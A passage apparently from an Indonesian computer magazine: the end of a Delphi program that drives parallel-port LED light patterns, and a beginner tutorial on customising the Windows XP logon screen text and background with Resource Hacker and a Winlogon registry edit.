shape6.Brush.Color:=clred;
portout($378,$00);delay(80);
bulat(sender);
end;
```

```
procedure TForm1.Timer5Timer(Sender: TObject);
begin
portout($378,$30);delay(80);
```

```

    bulat(sender);
    shape6.Brush.Color:=clred;
    shape7.Brush.Color:=clred;
    portout($378,$48);delay(80);
    bulat(sender);
    shape5.Brush.Color:=clred;
    shape8.Brush.Color:=clred;
    portout($378,$84);delay(80);
    bulat(sender);
    shape4.Brush.Color:=clred;
    shape9.Brush.Color:=clred;
    portout($378,$03);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    shape10.Brush.Color:=clred;
    portout($378,$00);
    portout($37a,$d);delay(80);
    bulat(sender);
    shape2.Brush.Color:=clred;
    shape11.Brush.Color:=clred;
    portout($37a,$2);delay(80);
    bulat(sender);
    shape1.Brush.Color:=clred;
    shape12.Brush.Color:=clred;
    portout($37a,$b);delay(80);
    bulat(sender);
end;

```

```

procedure TForm1.Timer6Timer(Sender: TObject);
begin
    portout($37a,$2);delay(80);
    bulat(sender);
    shape1.Brush.Color:=clred;
    shape12.Brush.Color:=clred;
    portout($37a,$d);delay(80);
    bulat(sender);
    shape2.Brush.Color:=clred;
    shape11.Brush.Color:=clred;
    portout($37a,$b);
    portout($378,$03);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    shape10.Brush.Color:=clred;
    portout($378,$84);delay(80);
    bulat(sender);
    shape4.Brush.Color:=clred;
    shape9.Brush.Color:=clred;
    portout($378,$48);delay(80);
    bulat(sender);
    shape5.Brush.Color:=clred;
    shape8.Brush.Color:=clred;
    portout($378,$30);delay(80);
    bulat(sender);
    shape7.Brush.Color:=clred;
    shape6.Brush.Color:=clred;
    portout($378,$48);delay(80);
    bulat(sender);
    shape5.Brush.Color:=clred;
    shape8.Brush.Color:=clred;
    portout($378,$84);delay(80);
    bulat(sender);
    shape4.Brush.Color:=clred;
    shape9.Brush.Color:=clred;
    portout($378,$03);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    shape10.Brush.Color:=clred;
    portout($378,$00);
    portout($37a,$d);delay(80);
    bulat(sender);
    shape2.Brush.Color:=clred;
    shape11.Brush.Color:=clred;
    portout($37a,$b);delay(80);
    bulat(sender);
end;

```

```

procedure TForm1.Timer7Timer(Sender: TObject);
begin
    portout($378,$84);delay(80);
    bulat(sender);

```

```
shape4.Brush.Color:=clred;
shape9.Brush.Color:=clred;
portout($378,$7b);delay(80);
bulat(sender);
shape3.Brush.Color:=clred;
shape5.Brush.Color:=clred;
shape8.Brush.Color:=clred;
shape10.Brush.Color:=clred;
portout($378,$30);delay(80);
bulat(sender);
shape6.Brush.Color:=clred;
shape7.Brush.Color:=clred;
portout($378,$00);
portout($37a,$d);delay(80);
bulat(sender);
shape2.Brush.Color:=clred;
shape11.Brush.Color:=clred;
portout($37a,$2);delay(80);
bulat(sender);
shape1.Brush.Color:=clred;
shape12.Brush.Color:=clred;
portout($37a,$b);delay(80);
bulat(sender);
end;

procedure TForm1.Timer8Timer(Sender: TObject);
begin
portout($37a,$2);delay(80);
bulat(sender);
shape1.Brush.Color:=clred;
shape12.Brush.Color:=clred;
portout($37a,$d);delay(80);
bulat(sender);
shape2.Brush.Color:=clred;
shape11.Brush.Color:=clred;
portout($37a,$b);
portout($378,$30);delay(80);
bulat(sender);
shape6.Brush.Color:=clred;
shape7.Brush.Color:=clred;
portout($378,$7b);delay(80);
bulat(sender);
shape3.Brush.Color:=clred;
shape5.Brush.Color:=clred;
shape8.Brush.Color:=clred;
shape10.Brush.Color:=clred;
portout($378,$84);delay(80);
bulat(sender);
shape4.Brush.Color:=clred;
shape9.Brush.Color:=clred;
portout($378,$00);delay(80);
bulat(sender);
end;

procedure TForm1.Timer9Timer(Sender: TObject);
begin
portout($378,$84);delay(80);
bulat(sender);
shape4.Brush.Color:=clred;
shape9.Brush.Color:=clred;
portout($378,$7b);delay(80);
bulat(sender);
shape3.Brush.Color:=clred;
shape5.Brush.Color:=clred;
shape8.Brush.Color:=clred;
shape10.Brush.Color:=clred;
portout($378,$30);delay(80);
bulat(sender);
shape6.Brush.Color:=clred;
shape7.Brush.Color:=clred;
portout($378,$00);
portout($37a,$d);delay(80);
bulat(sender);
shape2.Brush.Color:=clred;
shape11.Brush.Color:=clred;
portout($37a,$2);delay(80);
bulat(sender);
shape1.Brush.Color:=clred;
shape12.Brush.Color:=clred;
portout($37a,$d);delay(80);
```



```
    bulat(sender);
    shape2.Brush.Color:=clred;
    shape11.Brush.Color:=clred;
    portout($37a,$b);
    portout($378,$30);delay(80);
    bulat(sender);
    shape6.Brush.Color:=clred;
    shape7.Brush.Color:=clred;
    portout($378,$7b);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    shape5.Brush.Color:=clred;
    shape8.Brush.Color:=clred;
    shape10.Brush.Color:=clred;
    portout($378,$84);delay(80);
    bulat(sender);
    shape4.Brush.Color:=clred;
    shape9.Brush.Color:=clred;
    portout($378,$00);delay(80);
    bulat(sender);
end;

procedure TForm1.Timer10Timer(Sender: TObject);
begin
    portout($378,$e1);delay(80);
    bulat(sender);
    shape7.Brush.Color:=clred;
    shape8.Brush.Color:=clred;
    shape9.Brush.Color:=clred;
    shape10.Brush.Color:=clred;
    portout($378,$00);
    portout($37a,$8);delay(80);
    bulat(sender);
    shape1.Brush.Color:=clred;
    shape2.Brush.Color:=clred;
    portout($37a,$b);
    portout($378,$1e);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    shape4.Brush.Color:=clred;
    shape5.Brush.Color:=clred;
    shape6.Brush.Color:=clred;
    portout($378,$00);
    portout($37a,$7);delay(80);
    bulat(sender);
    shape11.Brush.Color:=clred;
    shape12.Brush.Color:=clred;
    portout($37a,$b);delay(80);
    bulat(sender);
end;

procedure TForm1.BstopClick(Sender: TObject);
begin
    aku(sender);
    b1.Enabled:=true;
    b2.Enabled:=true;
    b3.Enabled:=true;
    b4.Enabled:=true;
    b5.Enabled:=true;
    b6.Enabled:=true;
    b7.Enabled:=true;
    b8.Enabled:=true;
    b9.Enabled:=true;
    b10.Enabled:=true;
    b11.Enabled:=true;
    b12.Enabled:=true;
end;

procedure TForm1.BclearClick(Sender: TObject);
begin
    bulat(sender);
    portout($378,$00);
    portout($37a,$b);
end;


procedure TForm1.BcloseClick(Sender: TObject);
begin
    portout($37a,$b);
    portout($378,$00);
    application.Terminate;
```

```
end;
```

```
end.
```

```
+++++ END CODE PROGRAM +++++
```

Dari sana Setelah di Run, maka akan tampil seperti berikut ini :



Catatan : Antara posisi Led di program sesuaikan dengan LED di Perangkat, karena akan mempermudah pengaturan running led tersebut.

Program ini telah saya uji dengan dosen, dan berjalan suksesdi atas mesin Windows XP pack 2, untuk Mesin Vista saya belum bisa menjamin apakah running atau tidaknya, karena saat ini saya tidak memakai Vista. Tugas ini akan saya kembangkan untuk Tugas Akhir, dengan judul : **“Web Control Perangkat Rumah Tangga”** , mungkin sekian dulu tulisan ini, semoga bermanfaat. Sebelumnya saya minta maaf karena foto dari alat tidak bisa saya tampilkan di karena Foto Digital saya sedang rusak :D. Thanks For You.

Ucapkan Terima Kasih :

- Kepada Kedua Orang Tua
- Kepada Crew YogyaFree
- Kepada Seorang yang special : Yuni Roza
- Kepada Senior saya : Si OM (Kemal), Rahmat, Arif, Iwan, Dede,bre dll yang telah bersedia memberikan ilmunya kepada saya.
- Kepada Teman² Di SK 1 06 : Ari Pesel, Amaik Menwa, Anggi (Bang Kep), Erik (Tolu), Doni (Ajo), Arila,Ronal Tapai, Riko, Yudha Kocak, Dan 3 Diva (Nelda, Yeyen, Dedek), dan semuanya to best Friend.

Bosan Dengan “Welcome” Dan Background Biru Di Windows Xp???

Penulis : aptx (Aptx.aptx@gmail.com)



Ini adalah aku. Saat ini tertulis di majalah X-CODE, tulisan inilah yang aku buat untuk pertama kali. Dengan kata lain, aku adalah pemula yang bermimpi merubah dunia portal menjadi yang umat manusia inginkan. Hahahaha. Tapi itu gak penting kan? Bagaimana kalo aku langsung pada permasalahannya. (gile dingin banget kata2 nya).

Yang akan kita *utak-utik* adalah tampilan saat logon windows XP. Disini aku gunakan windows XP sp2. Gak usah nanya asli apa bajakan! Karena kurasa kalian dah tahu jawabannya.

A. Tujuan


Mengubah tulisan “Welcome” dan background biru yang membosankan dengan tool. (mudah pake tool bagi pemula. Lha dari pada terlalu ribet di registry editor)

B. Alat dan Bahan


1. Keimanan yang kuat
2. Komputer yang masih “melek”
3. Mata yang sehat
4. Tangan yang terampil
5. Ketenangan
6. Ridho Rhoma (ehhh Ridho Ortu maksud q)
7. Senjata yang menjadi inti dari penyelesaian ini Resource Hacker ato ResHacker. (Sebenarnya tool ini sudah di bahas di X-Code sebelumnya oleh mas siapa yaaa lupa e, maaf ya, gomen. Ini pengembangannya).
8. Apa? Sudah! Ini sudah cukup

C. Langkah Kerja


1. Tekan tombol pada CPU ato Power pada Tanktop eeeeeeeee Laptop ding...
2. Please wait dan silakan melihat tulisan “WELCOME” untuk terakhir kalinya
3. tunggu sampai computer siap di perintah (*men ngolet sek, ijih hayub-hayuben, ndak kagol komputere*)
4. Backup
5. Jalankan ResHacker yang bisa didapatkan di Web dengan tanya dulu pada mbah Google kalo gak tahu. Atau kalo punya pack-vista-inspirat.exe, setelah diinstall akan “digawani” folder ResHacker yang berisi packet ResHacker dengan size cuma 861 KB koq.
6. OK! Jalankan, sehingga muncul sperti ini:




Setelah dijalankan:



7. Cari file Logonui.exe pada directory C:\Windows\System32 dengan melalui File->open.
8. Klik tanda (+) di sebelah kiri folder String Table. Klik lagi tanda yang sama pada folder 1, dan klik bunga 1033



- 9. Perhatikan pada no. 7! Tertulis “welcome” bukan? Inilah target kita. Ganti tulisan welcome menjadi kata yang kita inginkan! Terserah! Tapi dengan catatan untuk tidak menghilangkan tanda kutip (") kanan dan kiri teks.
- 10. Setelah itu tekan tombol Compile Script di bagian atas
- 11. Simpan dengan “nama terserah anda juga boleh.exe” (jangan sampai melupakan .exe-nya. Misal saya beri nama K.exe. Yang penting beda dengan aslinya, melalui Save As... Letakkan di folder yang sama. System32.
- 12. Registry? Ayo kita masuk ke sana. Start->Run->ketik regedit->enter
- 13. Masuk ke HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon.
- 14. Cari string UIHost.



- 15. Doubleklik dan ganti value data dengan nama yang tadi anda simpan.




- 16. Klik OK
- 17. Restart-lah kawan.....
- 18. Bersyukurlah

D. Tambahan


Lha latar birunya?

Caranya sama. Tinggal buka lagi file yang anda simpan tadi


- 1. Jalankan ResHacker lagi
- 2. Buka K.exe
- 3. Pada folder Bitmap, klik (+) sehingga muncul folder 100, lakukan hal yang sama sehingga muncul bunga 1033.
- 4. Apa yang kau lihat? Bukankah itu background yang biasa muncul di balik welcome?
- 5. Klik kanan pada bunga 1033 dan sorot Replace Resource...



Lho kok... bukankah aku dah bilang. Ini logon dari vista ultimate.
6. Setelah itu muncul dialog



- 7. klik Open file with new bitmap...
